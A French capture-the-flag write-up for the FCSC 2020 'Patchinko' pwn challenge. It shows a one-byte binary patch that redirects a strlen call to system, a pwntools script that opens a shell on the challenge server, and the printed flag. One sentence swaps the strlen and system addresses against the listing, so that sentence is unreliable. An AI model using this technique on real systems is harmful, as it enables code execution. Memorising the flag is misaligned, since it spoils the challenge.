Challenge : Patchinko
Catégorie : Pwn

Énoncé :
Venez tester la nouvelle version de machine de jeu Patchinko ! Les chances de victoire étant proches de zéro, nous aidons les joueurs. Prouvez qu'il est possible de compromettre le système pour lire le fichier flag.
Note : le service permet de patcher le binaire donné avant de l'exécuter.

Fichier(s) : patchinko.bin

Table des matières

1) Première approche

En guise de première approche, on peut commencer par prendre quelques informations élémentaires sur le binaire et faire une première exécution pour avoir un aperçu du fonctionnement général du programme.

```
SoEasY in ~/Bureau [23:29]
> file patchinko.bin
patchinko.bin: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, fo
r GNU/Linux 2.6.32, BuildID[sha1]=ea28c1aa273a99a5c9323b062e3277734bbed0be, not stripped

SoEasY in ~/Bureau [23:30]
> ./patchinko.bin
Hello! Welcome to Patchinko Gambling Machine.
Is this your first time here? [y/n]
>>> y
Welcome among us! What is your name?
>>> SoEasY
Nice to meet you SoEasY!
Guess my number
-3781739193506178230
-3781739193506178230
Wow, you win!! Congratulations! Contact us to claim your prize.
```

On a donc affaire à un ELF 64 bits (x86_64 Intel) non strippé et linké *dynamiquement*.
À la première exécution on trouve une suite de messages affichés donnant chacun suite à des entrées utilisateur.

Comme indiqué dans l'énoncé, le service propose de patcher le binaire avant de l'exécuter. Voyons à quoi ce service ressemble.


```
SoEasY in ~/Bureau [23:41]
> nc challenges1.france-cybersecurity-challenge.fr 4009
================================
= Patchinko Gambling Machine =
================================

We present you the new version of our Patchinko Gambling Machine!
This is a game of chance: you need to guess a 64-bit random number.
As we have been told that it is quite hard, we help you.
Before the machine executes its code, you can patch *one* byte of its binary.
Choose wisely!

At which position do you want to modify (base 16)?
>>> 0x0d0
Which byte value do you want to write there (base 16)?
>>> 0x0
= Let's go!
Hello! Welcome to Patchinko Gambling Machine.
Is this your first time here? [y/n]
>>> n
Welcome back then!
Guess my number
-9104780199131869714
42
Close but no! It was -9104780199131869714. Try again!
```

On en profite pour tester les autres entrées possibles.
On voit ici en effet qu'on nous demande de rentrer une adresse d'un octet à modifier puis la valeur à mettre à cette adresse.

De plus, il est précisé via l'énoncé que le service exécute le programme qui se chargera du patch puis le binaire qui nous est fourni de manière indépendante (ce n'est pas une « version modifiée » du binaire qui permettrait de s'auto-patcher). Le binaire exécuté sera le même que celui téléchargeable en local : l'adresse à modifier sera donc également la même.

2) Reverse Engineering

On se lance alors dans l'analyse statique du code, ici avec IDA, et on désassemble la fonction « main ».



On remarque directement un appel à la fonction « _system » pour afficher le message « Hello! Welcome to Patchinko Gambling Machine. » via la commande « echo ».

On continue l'analyse du binaire tout en gardant à l'esprit que l'on peut modifier un octet au choix.

Pour chaque entrée utilisateur, on remarque l'appel à la fonction « fgets » suivit de l'appel à la fonction « strlen ».
On pourrait alors penser à augmenter la taille maximale d'entrée du fgets pour pouvoir overflow le buffer, call system et envoyer un shellcode permettant d'avoir un shell… Mais l'input n'est pas stocké dans un buffer.

Il faut alors trouver un autre point d'entrée.
Ne trouvant pas d'intérêt particulier à appeler strlen après chaque input, on peut alors penser à examiner l'adresse de cette fonction dans la section « .plt » (Procedure Linkage Table) du binaire.

```
.plt:00000000004006C0 ; size_t strlen(const char *s)
.plt:00000000004006C0 _strlen         proc near               ; CODE XREF: main+62↓p
.plt:00000000004006C0                                         ; main+C8↓p
.plt:00000000004006C0                 jmp     cs:off_601030
.plt:00000000004006C0 _strlen         endp
.plt:00000000004006C0
.plt:00000000004006C6 ; ---------------------------------------------------------------
.plt:00000000004006C6                 push    3
.plt:00000000004006CB                 jmp     sub_400680
.plt:00000000004006D0
.plt:00000000004006D0 ; =============== S U B R O U T I N E =======================
.plt:00000000004006D0
.plt:00000000004006D0 ; Attributes: thunk
.plt:00000000004006D0
.plt:00000000004006D0 ; int system(const char *command)
.plt:00000000004006D0 _system         proc near               ; CODE XREF: main+2D↓p
.plt:00000000004006D0                 jmp     cs:off_601038
.plt:00000000004006D0 _system         endp
```

On trouve donc que l'adresse de la fonction strlen dans la PLT est 0x4006D0, alors que celle de la fonction system est 0x4006C0 : il est donc possible qu'en changeant uniquement un octet dans l'instruction correspondante on puisse call la fonction system au lieu de la fonction strlen.

3) Exploit

On commence alors par aller repérer l'emplacement de l'octet à modifier.
On peut par exemple utiliser objdump sur la section « .text » pour trouver la valeur hexadécimale à modifier.

```
400888:       e8 33 fe ff ff          callq  4006c0 <strlen@plt>
```

Il nous faut donc modifier l'octet prenant ici la valeur « 33 » : on va alors utiliser xxd pour dump l'hexadécimal du binaire et ainsi trouver l'adresse réelle de l'octet à modifier, en recherchant la suite « e833 feff ff ».

```
SoEasY in ~/Bureau [01:56]
> xxd patchinko.bin | grep e833\ feff\ ff
00000880: ff48 8d45 f448 89c7 e833 feff ff48 83e8  .H.E.H...3...H..
```

Calculons la valeur nécessaire pour call system à la place de strlen : on calcule la distance entre l'instruction exécutée après le call et la fonction system et on prend le complément à 2 de cette valeur.

```
SoEasY in ~/Bureau [02:19]
> python3
Python 3.7.6 (default, Jan 19 2020, 22:34:52)
[GCC 9.2.1 20200117] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0x40088d-0x4006d0)
'0x1bd'
>>> hex(0x1000 - 0x1bd)
'0xe43'
```

On a donc l'octet 0x889 qu'il faudra patcher pour changer sa valeur de « 0x33 » en « 0x43 ».

On peut ainsi lancer la connexion au service et rentrer à la main les informations puis faire exécuter une commande système de 4 caractères maximum (« bash » ne marchant pas, on choisit ici « sh »).

```
SoEasY in ~/Bureau [02:23]
> nc challenges1.france-cybersecurity-challenge.fr 4009
================================
== Patchinko Gambling Machine ==
================================

We present you the new version of our Patchinko Gambling Machine!
This is a game of chance: you need to guess a 64-bit random number.
As we have been told that it is quite hard, we help you.
Before the machine executes its code, you can patch *one* byte of its binary.
Choose wisely!

At which position do you want to modify (base 16)?
>>> 0x889
Which byte value do you want to write there (base 16)?
>>> 0x43
== Let's go!
Hello! Welcome to Patchinko Gambling Machine.
Is this your first time here? [y/n]
>>> sh
id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
ls
flag
patchinko.bin
patchinko.py
cat flag
FCSC{b4cbc07a77bb0984b994c9e34b2897ab49f08524402c38621a38bc4475102998}
```

On peut également automatiser ce processus (même s'il n'y a pas grand intérêt à cela ici) avec python et pwntools.

```python
from pwn import *
import time

r = remote('challenges1.france-cybersecurity-challenge.fr', 4009)

r.sendline('0x889')
r.sendline('0x43')
time.sleep(1) # Laisse le temps au message de s'afficher avant input
r.sendline('sh')

r.interactive()
```

```
SoEasY in ~/Bureau [02:33]
> python patchinko.py
[+] Opening connection to challenges1.france-cybersecurity-challenge.fr on port 4009: Done
[*] Switching to interactive mode
================================
== Patchinko Gambling Machine ==
================================

We present you the new version of our Patchinko Gambling Machine!
This is a game of chance: you need to guess a 64-bit random number.
As we have been told that it is quite hard, we help you.
Before the machine executes its code, you can patch *one* byte of its binary.
Choose wisely!

At which position do you want to modify (base 16)?
>>> Which byte value do you want to write there (base 16)?
>>> == Let's go!
Hello! Welcome to Patchinko Gambling Machine.
Is this your first time here? [y/n]
>>> $ id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
$ ls
flag
patchinko.bin
patchinko.py
$ cat flag
FCSC{b4cbc07a77bb0984b994c9e34b2897ab49f08524402c38621a38bc4475102998}
$
[*] Interrupted
[*] Closed connection to challenges1.france-cybersecurity-challenge.fr port 4009
```

On termine ainsi le challenge et on récupère le flag ! Encore un challenge très intéressant pour ce FCSC 2020.